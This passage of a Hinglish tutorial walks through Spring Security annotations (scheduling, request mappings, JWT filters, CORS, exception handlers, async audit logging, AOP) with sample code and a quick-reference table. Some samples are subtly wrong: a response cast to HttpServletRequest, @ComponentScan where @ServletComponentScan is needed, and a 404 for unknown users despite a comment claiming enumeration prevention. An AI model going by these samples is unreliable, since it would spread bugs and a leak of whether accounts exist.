    // ✓ Har raat 2 baje expired tokens delete karo:
    @Scheduled(cron = "0 0 2 * * *") // sec min hr day mon weekday
    @Transactional
    public void cleanupExpiredTokens() {
        int deleted = refreshTokenRepo.deleteByExpiresAtBefore(Instant.now());
        log.info("Cleaned up {} expired tokens", deleted);
    }
}
```

```
// ✔ Har 30 minute mein locked accounts check karo:
@Scheduled(fixedDelay = 1800000) // 30 min in ms
public void autoUnlockAccounts() {
    LocalDateTime threshold = LocalDateTime.now().minusMinutes(30);
    userRepo.unlockAccountsLockedBefore(threshold);
}

// ✔ Har 5 minute mein rate limit counters reset:
@Scheduled(fixedRate = 300000) // every 5 min
public void resetRateLimits() {
    bruteForceService.resetOldEntries();
}
}
```

● PHASE 7 ●

JWT — Request Mapping & HTTP Annotations

@RequestMapping [CLASS] [METHOD]

❑ Package	org.springframework.web.bind.annotation.RequestMapping
❑ Purpose	URL path, HTTP method, content type, headers ke basis par request routing define karta hai. Class par base path, method par specific path.
? Why Use	Auth endpoints ko ek base URL (/auth) ke under group karna. JWT filter specific paths skip kare (@shouldNotFilter). Clean URL structure maintain karna.
❑ Placement	Class level par (base path), method level par (specific endpoint).

```
// ✔ Class level – base path define karo:
@RestController
@RequestMapping("/auth") // sab endpoints /auth se start honge
public class AuthController {

    @PostMapping("/login") // → POST /auth/login
    public AuthResponse login(@RequestBody LoginRequest req) { ... }

    @PostMapping("/register") // → POST /auth/register
    public void register(@RequestBody RegisterRequest req) { ... }

    @PostMapping("/refresh") // → POST /auth/refresh
    public AuthResponse refresh(@RequestBody TokenRequest req) { ... }

    @PostMapping("/logout") // → POST /auth/logout
    public void logout() { ... }
}

// ✔ Full @RequestMapping – sab attributes:
@RequestMapping(
    value = "/api/v1/users",
    method = RequestMethod.GET,
    produces = MediaType.APPLICATION_JSON_VALUE,
    headers = "X-API-Version=1"
)
public List<User> getUsers() { ... }
```

@PostMapping / @GetMapping / @PutMapping / @DeleteMapping / @PatchMapping [METHOD]

❑ Package	org.springframework.web.bind.annotation.*Mapping
-----------	--

□ Purpose	@RequestMapping ke shortcuts specific HTTP methods ke liye. @PostMapping = @RequestMapping(method=POST), similarly for GET, PUT, DELETE, PATCH.
? Why Use	Security endpoints clearly define karo — login POST hai, profile GET hai, password update PUT/PATCH hai. HTTP method bhi security ka part hai — CSRF sirf state-changing methods (POST/PUT/DELETE) pe apply hoti hai.
□ Placement	Controller methods par.

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    @GetMapping                // GET /api/users
    @PreAuthorize("hasRole('ADMIN')")
    public List<User> getAll() { ... }

    @GetMapping("/{id}")       // GET /api/users/1
    @PreAuthorize("#id == authentication.principal.id or hasRole('ADMIN')")
    public User getById(@PathVariable Long id) { ... }

    @PostMapping               // POST /api/users
    @PreAuthorize("hasRole('ADMIN')")
    public User create(@Valid @RequestBody UserDto dto) { ... }

    @PutMapping("/{id}")       // PUT /api/users/1
    @PreAuthorize("#id == authentication.principal.id or hasRole('ADMIN')")
    public User update(@PathVariable Long id,
                      @Valid @RequestBody UserDto dto) { ... }

    @DeleteMapping("/{id}")    // DELETE /api/users/1
    @PreAuthorize("hasRole('ADMIN')")
    public void delete(@PathVariable Long id) { ... }
}
```

@RequestBody [PARAMETER]

□ Package	org.springframework.web.bind.annotation.RequestBody
□ Purpose	HTTP request body ko Java object mein deserialize karta hai (JSON → Java). Jackson ObjectMapper use hota hai.
? Why Use	Login request, registration request, password change request — sab ka data request body mein aata hai JSON format mein. @RequestBody se directly Java object milta hai.
□ Placement	Controller method parameters par — POST/PUT/PATCH requests ke liye.

```
// ✔ Login endpoint:
@PostMapping("/login")
public ResponseEntity<AuthResponse> login(
    @Valid @RequestBody LoginRequest request) {
    // JSON: {"username": "rahul", "password": "secret"}
    // → LoginRequest object auto-populated
    authManager.authenticate(
```



```

        new UsernamePasswordAuthenticationToken(
            request.getUsername(), request.getPassword());
        return ResponseEntity.ok(new AuthResponse(token));
    }

    // ✔️ @Valid ke saath — automatic validation:
    @PostMapping("/register")
    public void register(@Valid @RequestBody RegisterRequest request) {
        // @Valid → @NotBlank, @Email, @Size constraints check
        // Fail → 400 Bad Request automatic
    }

```

@RequestHeader [PARAMETER]

❑ Package	org.springframework.web.bind.annotation.RequestHeader
❑ Purpose	HTTP request header ki value inject karta hai method parameter mein.
? Why Use	JWT token Authorization header mein aata hai — 'Bearer eyJ...'. @RequestHeader se directly value nikal sakte hain. Custom headers (X-API-Key, X-Request-ID) bhi isi se access hoti hain.
❑ Placement	Controller method parameters par.

```

// ✔️ Authorization header se JWT nikalo:
@GetMapping("/protected")
public ResponseEntity<?> protectedEndpoint(
    @RequestHeader("Authorization") String authHeader) {
    // authHeader = "Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXLTJ5In0:"
    String token = authHeader.substring(7); // 'Bearer ' remove karo
    return ResponseEntity.ok("Access granted");
}

// ✔️ Optional header:
@GetMapping("/data")
public Response getData(
    @RequestHeader(value = "X-Request-ID", required = false)
    String requestId) {
    // requestId null ho sakta hai agar header nahi bheja
}

// ✔️ Default value:
@GetMapping("/versioned")
public Response versioned(
    @RequestHeader(value = "X-API-Version", defaultValue = "1")
    String version) { ... }

// Note: JWT Filter mein typically:
// String header = request.getHeader("Authorization");
// Controller mein @RequestHeader use karo

```

@PathVariable

[PARAMETER]

❑ Package	org.springframework.web.bind.annotation.PathVariable
❑ Purpose	URL path ka variable part inject karta hai. URL template mein {variable} define karo aur method parameter mein @PathVariable se receive karo.
? Why Use	User ID URL mein hota hai — /users/{id}. @PreAuthorize mein #id use karke ownership check: kya yeh user apna hi data access kar raha hai?
❑ Placement	Controller method parameters par.

```
// ✔ Basic usage:
@GetMapping("/users/{id}")
@PreAuthorize("#id == authentication.principal.id or hasRole('ADMIN')")
public User getUser(@PathVariable Long id) {
    // URL: /users/42 → id = 42
    // #id in @PreAuthorize refers to this parameter!
    return userService.findById(id);
}

// ✔ Multiple path variables:
@GetMapping("/users/{userId}/orders/{orderId}")
@PreAuthorize("#userId == authentication.principal.id")
public Order getUserOrder(
    @PathVariable Long userId,
    @PathVariable Long orderId) { ... }
```

□ PHASE 8 □

FILTERS & CUSTOM SECURITY — Filter Registration Annotations

@WebFilter [CLASS]

□ Package	jakarta.servlet.annotation.WebFilter
□ Purpose	Servlet Filter ko web application mein register karta hai — XML configuration ya FilterRegistrationBean ke bina. @ServletComponentScan ke saath kaam karta hai.
? Why Use	Spring Security ke bahar generic filters register karne ke liye (logging, request ID generation). Security filters ke liye generally @Component + SecurityConfig mein addFilterBefore prefer karo.
□ Placement	Class level par — Filter interface implement karne wali classes par.

```
// ✓ Request ID generation filter (non-security):
@WebFilter(urlPatterns = "/*") // sab URLs pe apply
@Order(1) // pehle execute karo
public class RequestIdFilter implements Filter {

    @Override
    public void doFilter(ServletRequest req, ServletResponse res,
                        FilterChain chain)
        throws IOException, ServletException {
        HttpServletRequest request = (HttpServletRequest) req;

        // Har request ko unique ID do:
        String requestId = UUID.randomUUID().toString();
        request.setAttribute("requestId", requestId);
        ((HttpServletRequest) res).setHeader("X-Request-ID", requestId);

        chain.doFilter(req, res);
    }
}

// Application class mein enable karo:
@SpringBootApplication
@ComponentScan // ← @WebFilter scan karne ke liye zaruri!
public class App { }

// □ Security filters ke liye @Component + SecurityConfig use karo:
// @Component public class JwtFilter extends OncePerRequestFilter {...}
// http.addFilterBefore(jwtFilter, UsernamePasswordAuthenticationFilter.class)
```

@Component (Filter par) [CLASS]

□ Package	org.springframework.stereotype.Component
-----------	--

□ Purpose	Custom security filters ko Spring bean ke roop mein register karta hai. Phir SecurityConfig mein addFilterBefore/After se security chain mein add karte hain.
? Why Use	JWT filter, API Key filter, Rate limit filter — yeh sab Spring beans hone chahiye taaki @Autowired se dependencies inject ho sakein (JwtService, BruteForceService etc.).
□ Placement	OncePerRequestFilter extend karne wali custom filter classes par.

```
// ✔ JWT Auth Filter — @Component se Spring bean:
@Component
public class JwtAuthFilter extends OncePerRequestFilter {

    @Autowired // @Component hai toh inject hoga
    private JwtService jwtService;

    @Autowired
    private UserDetailsService userDetailsService;

    @Override
    protected void doFilterInternal(HttpServletRequest request,
                                    HttpServletResponse response, FilterChain chain)
        throws ServletException, IOException {

        String header = request.getHeader("Authorization");
        if (header != null && header.startsWith("Bearer ")) {
            String token = header.substring(7);
            String username = jwtService.extractUsername(token);
            // ... authentication set karo
        }
        chain.doFilter(request, response);
    }

    // Kuch URLs ke liye filter skip karo:
    @Override
    protected boolean shouldNotFilter(HttpServletRequest request) {
        return request.getServletPath().startsWith("/auth/");
    }
}

// SecurityConfig mein chain mein add karo:
http.addFilterBefore(jwtAuthFilter, UsernamePasswordAuthenticationFilter.class);
```

□ PHASE 9 □

WEB SECURITY — CORS, Exception Handling Annotations

@CrossOrigin [CLASS] [METHOD]

□ Package	org.springframework.web.bind.annotation.CrossOrigin
□ Purpose	Specific controller ya method ke liye CORS configure karta hai. Spring Security ke CorsConfigurationSource ke alternative ya complement ke roop mein use hota hai.
? Why Use	Quick CORS enable karna kisi specific endpoint ke liye. Development mein localhost:3000 se access allow karna. Fine-grained control per-endpoint.
□ Placement	Class level par (sab methods apply), method level par (specific endpoint).

```
// ✓ Specific origins allow karo:
@RestController
@RequestMapping("/api")
@CrossOrigin(origins = {"https://myapp.com", "http://localhost:3000"})
public class ApiController { ... }

// ✓ Method level - specific endpoint ke liye:
@GetMapping("/public-data")
@CrossOrigin(origins = "*") // sab origins (public data ke liye ok)
public List<Product> getPublicData() { ... }

// ✓ Full configuration:
@CrossOrigin(
    origins = "https://myapp.com",
    allowedHeaders = {"Authorization", "Content-Type"},
    methods = {RequestMethod.GET, RequestMethod.POST},
    allowCredentials = "true",
    maxAge = 3600
)

// □ Security Config ka CorsConfigurationSource GLOBAL hai
// @CrossOrigin CONTROLLER-level hai
// Dono ek saath ho sakte hain - @CrossOrigin override karta hai
```

@ExceptionHandler [METHOD]

□ Package	org.springframework.web.bind.annotation.ExceptionHandler
□ Purpose	Specific exception types ko handle karne ke liye method define karta hai. Controller class mein sirf us controller ke exceptions handle karta hai. @ControllerAdvice ke saath global hota hai.
? Why Use	Security exceptions (AccessDeniedException, AuthenticationException) ka custom response banana. Validation exceptions (MethodArgumentNotValidException) ka user-friendly message dena.

❑ **Placement** Controller ya @ControllerAdvice class ke methods par.

```
// ✔ Global exception handler:
@RestControllerAdvice
public class GlobalExceptionHandler {

    // Authentication failed:
    @ExceptionHandler(AuthenticationException.class)
    @ResponseStatus(HttpStatus.UNAUTHORIZED)
    public ErrorResponse handleAuthException(AuthenticationException ex) {
        return new ErrorResponse(401, "Authentication failed", ex.getMessage());
    }

    // Authorization failed:
    @ExceptionHandler(AccessDeniedException.class)
    @ResponseStatus(HttpStatus.FORBIDDEN)
    public ErrorResponse handleAccessDenied(AccessDeniedException ex) {
        return new ErrorResponse(403, "Access denied", "Insufficient
permissions");
    }

    // Validation failed (@Valid):
    @ExceptionHandler(MethodArgumentNotValidException.class)
    @ResponseStatus(HttpStatus.BAD_REQUEST)
    public ErrorResponse handleValidation(MethodArgumentNotValidException ex) {
        List<String> errors = ex.getBindingResult().getFieldErrors()
            .stream().map(FieldError::getDefaultMessage).toList();
        return new ErrorResponse(400, "Validation failed", errors.toString());
    }

    // JWT token invalid/expired:
    @ExceptionHandler(JwtException.class)
    @ResponseStatus(HttpStatus.UNAUTHORIZED)
    public ErrorResponse handleJwtException(JwtException ex) {
        return new ErrorResponse(401, "Invalid token", ex.getMessage());
    }
}
```

@RestControllerAdvice [CLASS]

❑ Package	org.springframework.web.bind.annotation.RestControllerAdvice
❑ Purpose	@ControllerAdvice + @ResponseBody ka combination. Global exception handling, model attributes, data binding — poore application ke sab controllers ke liye.
? Why Use	Security exceptions har controller mein handle karna duplication hai. @RestControllerAdvice ek jagah sab exceptions handle karo — DRY principle. JSON response automatic multi hai.
❑ Placement	Class level par — dedicated ExceptionHandler class par.

```
@RestControllerAdvice // ← Global + JSON response
public class SecurityExceptionHandler {

    @ExceptionHandler(UsernameNotFoundException.class)
```

```

@ResponseStatus(HttpStatus.NOT_FOUND)
public Map<String, String> handleUserNotFound(
    UsernameNotFoundException ex) {
    // ❑ User enumeration prevention:
    // Don't reveal if user exists or not!
    return Map.of("error", "Invalid credentials");
}

@ExceptionHandler(BadCredentialsException.class)
@ResponseStatus(HttpStatus.UNAUTHORIZED)
public Map<String, String> handleBadCredentials(
    BadCredentialsException ex) {
    return Map.of("error", "Invalid credentials");
}

@ExceptionHandler(LockedException.class)
@ResponseStatus(HttpStatus.LOCKED) // 423
public Map<String, String> handleLocked(LockedException ex) {
    return Map.of("error", "Account locked",
        "message", "Try after 30 minutes");
}
}

```

@ResponseStatus

[METHOD]

[CLASS]

❑ Package	org.springframework.web.bind.annotation.ResponseStatus
❑ Purpose	HTTP response status code set karta hai. Exception classes par lagane se wo exception throw hone par specific status code return hota hai.
? Why Use	Custom security exceptions ko proper HTTP codes map karo. TokenExpiredException → 401, AccountLockedException → 423, InsufficientPermissionsException → 403. Explicit status code mapping.
❑ Placement	Controller methods par, custom exception classes par.

```

// ✔ Custom exception classes mein:
@ResponseStatus(HttpStatus.UNAUTHORIZED) // 401
public class TokenExpiredException extends RuntimeException {
    public TokenExpiredException(String msg) { super(msg); }
}

@ResponseStatus(HttpStatus.FORBIDDEN) // 403
public class InsufficientPermissionsException extends RuntimeException {
    public InsufficientPermissionsException() {
        super("You don't have permission for this action");
    }
}

@ResponseStatus(HttpStatus.LOCKED) // 423
public class AccountLockedException extends RuntimeException { ... }

// ✔ Controller method par:
@PostMapping("/users")
@ResponseStatus(HttpStatus.CREATED) // 201 instead of 200
@PreAuthorize("hasRole('ADMIN')")

```

```
public User createUser(@Valid @RequestBody UserDto dto) {  
    return userService.create(dto);  
}
```


□ PHASE 10 □

PRODUCTION SECURITY — Async, Events & AOP Annotations

@Async [METHOD]

□ Package	org.springframework.scheduling.annotation.Async
□ Purpose	Method ko asynchronously (alag thread mein) execute karta hai. Caller ko immediately return hota hai, method background mein run hoti hai. @EnableAsync enable karna padta hai.
? Why Use	Audit logs asynchronously save karo — main request slow nahi hoga. Email notifications, security alerts background mein bhejo. Audit logging should never slow down the main request.
□ Placement	Service method par. Void return ya Future/CompletableFuture wale methods par.

```
@EnableAsync // Application ya Config class par

@Service
public class AuditService {

    // ✔ Async audit logging — main request slow nahi hoga:
    @Async
    public void logSecurityEvent(String event, String username,
                               String ipAddress) {
        // Yeh alag thread mein chalega
        AuditLog log = new AuditLog(event, username, ipAddress);
        auditRepo.save(log); // DB write async
    }

    // ✔ Async email notification:
    @Async
    public void sendSecurityAlert(String username, String message) {
        emailService.send(username, "Security Alert", message);
    }
}

// Caller mein — non-blocking:
@EventListener
public void onLoginSuccess(AuthenticationSuccessEvent event) {
    auditService.logSecurityEvent("LOGIN_SUCCESS",
        event.getAuthentication().getName(), getIp());
    // Return immediately — don't wait for logging
}

// □ SecurityContext async threads mein propagate:
// MODE_INHERITABLETHREADLOCAL ya DelegatingSecurityContextAsyncTaskExecutor use
karo
```

@EventListener [METHOD]

□ Package	org.springframework.context.event.EventListener
□ Purpose	Spring ApplicationEvent publish hone par method automatically call hota hai. Spring Security ke authentication/authorization events catch karne ke liye use hota hai.
? Why Use	Login success, login failure, logout, access denied — yeh sab Spring Security events publish karta hai. @EventListener se audit trail, security monitoring, notifications implement karo without modifying security code.
□ Placement	Method level par. @Service ya @Component class ke methods par.

```
@Component
public class SecurityEventListener {

    @Autowired AuditService auditService;
    @Autowired LoginAttemptService loginAttemptService;

    // ✔ Login success:
    @EventListener
    public void onLoginSuccess(AuthenticationSuccessEvent event) {
        String username = event.getAuthentication().getName();
        WebAuthenticationDetails details =
            (WebAuthenticationDetails) event.getAuthentication().getDetails();

        loginAttemptService.loginSuccess(username); // reset fail count
        auditService.logSecurityEvent(
            "LOGIN_SUCCESS", username, details.getRemoteAddress());
    }

    // ✔ Login failure:
    @EventListener
    public void onLoginFailure(AbstractAuthenticationFailureEvent event) {
        String username = event.getAuthentication().getName();
        loginAttemptService.loginFailed(username); // increment fail count
        auditService.logSecurityEvent("LOGIN_FAILURE", username, null);
    }

    // ✔ Logout:
    @EventListener
    public void onLogout(LogoutSuccessEvent event) {
        auditService.logSecurityEvent(
            "LOGOUT", event.getAuthentication().getName(), null);
    }

    // ✔ Access denied:
    @EventListener
    public void onAccessDenied(AuthorizationDeniedEvent event) {
        auditService.logSecurityEvent(
            "ACCESS_DENIED", event.getAuthentication().get().getName(), null);
    }
}
```

@Aspect [CLASS]

□ Package	org.aspectj.lang.annotation.Aspect
□ Purpose	Class ko AOP Aspect declare karta hai. Is class mein cross-cutting security concerns (audit logging, rate limiting, permission checking) define kiye jaate hain bina original code modify kiye.
? Why Use	Security audit logging har method par manually add karna duplication hai. @Aspect ek jagah define karo — har method par automatically apply hoga. Non-invasive security enhancement.
□ Placement	Class level par. @Component ke saath use karo.

```
@Aspect
@Component
public class SecurityAuditAspect {

    @Autowired AuditService auditService;

    // @PreAuthorize wali methods ko audit karo:
    @AfterReturning(
        pointcut = "@annotation(preAuth)",
        returning = "result")
    public void auditSecuredMethod(
        JoinPoint jp,
        PreAuthorize preAuth,
        Object result) {

        Authentication auth = SecurityContextHolder
            .getContext().getAuthentication();

        auditService.log(
            jp.getSignature().toShortString(), // method name
            auth.getName(),                    // who called
            "SUCCESS"                          // result
        );
    }
}
```

@Around [METHOD]

□ Package	org.aspectj.lang.annotation.Around
□ Purpose	Method ke AROUND aspect advice. Method execution se pehle aur baad dono mein logic add kar sakte hain. Method execution ko intercept, modify, ya skip bhi kar sakte hain.
? Why Use	Rate limiting — method execute hone se pehle check karo limit exceed hui hai ya nahi. Performance monitoring. Method execution time measure karo. Security checks jo method ke output pe bhi depend karein.
□ Placement	Aspect class ke methods par.

```

@Aspect
@Component
public class RateLimitAspect {

    @Autowired RateLimitService rateLimitService;

    // @RateLimit annotation wale methods ke liye:
    @Around("@annotation(com.myapp.RateLimit)")
    public Object checkRateLimit(ProceedingJoinPoint pjp) throws Throwable {

        // BEFORE execution:
        Authentication auth = SecurityContextHolder
            .getContext().getAuthentication();
        String userId = auth.getName();

        if (rateLimitService.isLimitExceeded(userId)) {
            throw new TooManyRequestsException("Rate limit exceeded");
            // Method execute hi nahi hoga!
        }

        // Method execute karo:
        Object result = pjp.proceed();

        // AFTER execution:
        rateLimitService.incrementCounter(userId);

        return result;
    }
}

```

@AfterReturning [METHOD]

□ Package	org.aspectj.lang.annotation.AfterReturning
□ Purpose	Method successfully execute hone KE BAAD advice run hoti hai. Return value bhi accessible hota hai (returnObject). Exception throw hone par yeh nahi chalta.
? Why Use	Successful operations audit karo (user created, password changed). Return data ke basis par additional logging. Method success ke baad notification bhejna.
□ Placement	Aspect class ke methods par.

```

@Aspect
@Component
public class AuditAspect {

    // Password change hone ke baad audit:
    @AfterReturning(
        pointcut = "execution(*
com.myapp.service.UserService.changePassword(..))",
        returning = "result"
    )
    public void auditPasswordChange(JoinPoint jp, Object result) {

```

```

        String username = (String) jp.getArgs()[0]; // first parameter
        Authentication auth = SecurityContextHolder
            .getContext().getAuthentication();

        log.info("Password changed for user: {} by: {}",
            username, auth.getName());
        auditRepo.save(new AuditLog(
            "PASSWORD_CHANGED", username, auth.getName()));
    }
}

```

@Pointcut [METHOD]

❑ Package	org.aspectj.lang.annotation.Pointcut
❑ Purpose	Reusable pointcut expression define karta hai. Baar baar same expression likhne ki bajay ek baar define karo aur refer karo.
? Why Use	Security-related pointcuts reuse karo — @PreAuthorize methods, admin operations, data modification operations — ek jagah define karo, multiple advices mein refer karo.
❑ Placement	Aspect class ke void return methods par.

```

@Aspect
@Component
public class SecurityPointcuts {

    // Reusable pointcut definitions:

    @Pointcut("@annotation(org.springframework.security.access.prepost.PreAuthorize)")
    public void securedMethods() {} // secured method matcher

    @Pointcut("execution(* com.myapp.service.*Service.*(..))")
    public void serviceMethods() {} // all service methods

    @Pointcut("within(com.myapp.controller.AdminController)")
    public void adminOperations() {} // all admin controller methods

    @Pointcut("@annotation(com.myapp.annotation.Auditable)")
    public void auditableMethods() {} // @Auditable annotated methods
}

// Advice mein refer karo:
@Aspect
@Component
public class AuditAspect {

    @AfterReturning("com.myapp.SecurityPointcuts.securedMethods()")
    public void auditSecuredMethod(JoinPoint jp) {
        // Sab @PreAuthorize methods yahan aayenge
    }

    @Around("com.myapp.SecurityPointcuts.adminOperations()")

```

```

    public Object auditAdmin(ProceedingJoinPoint pjp) throws Throwable {
        // Sab admin operations yahan aayenge
        return pjp.proceed();
    }
}

```

@EnableAspectJAutoProxy [CLASS]

❑ Package	org.springframework.context.annotation.EnableAspectJAutoProxy
❑ Purpose	@Aspect classes ko automatically detect karke proxy-based AOP enable karta hai. Spring Boot mein generally automatic hai lekin explicit karna best practice hai.
? Why Use	Bina iske @Aspect, @Around, @AfterReturning annotations kaam nahi karti. AOP security features (audit logging, rate limiting) enable karne ke liye.
❑ Placement	Class level par. @Configuration class par.

```

// Generally Spring Boot mein automatic hai
// Explicit karna chahte hain toh:
@Configuration
@EnableAspectJAutoProxy
public class AopConfig { }

// proxyTargetClass=true - CGLIB proxy (default false = JDK proxy):
@EnableAspectJAutoProxy(proxyTargetClass = true)
public class AopConfig { }

// Spring Boot mein application.properties se:
// spring.aop.proxy-target-class=true

```

□ PHASE □

QUICK REFERENCE — All Annotations at a Glance

Annotation	Target	Phase / Use
<code>@SpringBootApplication</code>	CLASS	P1 - App entry point
<code>@Configuration</code>	CLASS	P1/P2 - Config classes
<code>@Bean</code>	METHOD	P1/P2 - Register beans
<code>@Component</code>	CLASS	P1/P8 - Generic bean
<code>@Service</code>	CLASS	P1/P3/P7 - Business logic
<code>@Repository</code>	CLASS	P1/P3 - Data access
<code>@RestController</code>	CLASS	P1/P7 - REST endpoints
<code>@Value</code>	FIELD/PARAM	P1/P7 - Inject config
<code>@Autowired</code>	FIELD/CTOR	P1 - Dependency inject
<code>@Qualifier</code>	FIELD/PARAM	P1 - Select specific bean
<code>@EnableWebSecurity</code>	CLASS	P2 - Enable security
<code>@EnableMethodSecurity</code>	CLASS	P2/P4 - Method security
<code>@Order</code>	CLASS/METHOD	P2/P8 - Chain priority
<code>@Entity</code>	CLASS	P3 - DB entity
<code>@Column</code>	FIELD	P3 - DB column mapping
<code>@Transient</code>	FIELD	P3 - Skip DB persist
<code>@JsonIgnore</code>	FIELD/METHOD	P3 - Hide from JSON
<code>@JsonProperty</code>	FIELD/METHOD	P3 - JSON key/access
<code>@Valid</code>	PARAMETER	P3 - Trigger validation
<code>@NotBlank/@NotNull</code>	FIELD	P3 - Null/empty check
<code>@Size</code>	FIELD	P3 - Length constraint
<code>@Email</code>	FIELD	P3 - Email format
<code>@Pattern</code>	FIELD	P3 - Regex constraint
<code>@PreAuthorize</code>	METHOD/CLASS	P4 - Pre-execution auth
<code>@PostAuthorize</code>	METHOD	P4 - Post-execution auth
<code>@PreFilter</code>	METHOD	P4 - Filter input collection
<code>@PostFilter</code>	METHOD	P4 - Filter return collection
<code>@Secured</code>	METHOD/CLASS	P4 - Simple role check
<code>@RolesAllowed</code>	METHOD/CLASS	P4 - JSR-250 role check
<code>@PermitAll</code>	METHOD/CLASS	P4 - Allow all
<code>@DenyAll</code>	METHOD/CLASS	P4 - Deny all
<code>@AuthenticationPrincipal</code>	PARAMETER	P5 - Inject current user
<code>@CurrentSecurityContext</code>	PARAMETER	P5 - Inject SecurityContext
<code>@WithMockUser</code>	METHOD/CLASS	P5 - Mock user in test

@WithUserDetails	METHOD/CLASS	P5 - Real user in test
@WithAnonymousUser	METHOD/CLASS	P5 - Anonymous in test
@Transactional	METHOD/CLASS	P6 - DB transaction
@Cacheable	METHOD	P6 - Cache result
@CacheEvict	METHOD	P6 - Clear cache
@Scheduled	METHOD	P6 - Scheduled task
@RequestMapping	CLASS/METHOD	P7 - URL routing
@PostMapping	METHOD	P7 - POST endpoint
@GetMapping	METHOD	P7 - GET endpoint
@RequestBody	PARAMETER	P7 - Parse request JSON
@RequestHeader	PARAMETER	P7 - Extract header
@PathVariable	PARAMETER	P7 - URL path variable
@WebFilter	CLASS	P8 - Servlet filter reg
@CrossOrigin	CLASS/METHOD	P9 - CORS config
@ExceptionHandler	METHOD	P9 - Handle exception
@RestControllerAdvice	CLASS	P9 - Global exception
@ResponseStatus	METHOD/CLASS	P9 - HTTP status code
@Async	METHOD	P10 - Async execution
@EventListener	METHOD	P10 - Spring events
@Aspect	CLASS	P10 - AOP aspect
@Around	METHOD	P10 - Wrap method exec
@AfterReturning	METHOD	P10 - Post-success advice
@Pointcut	METHOD	P10 - Reusable matcher
@EnableAspectJAutoProxy	CLASS	P10 - Enable AOP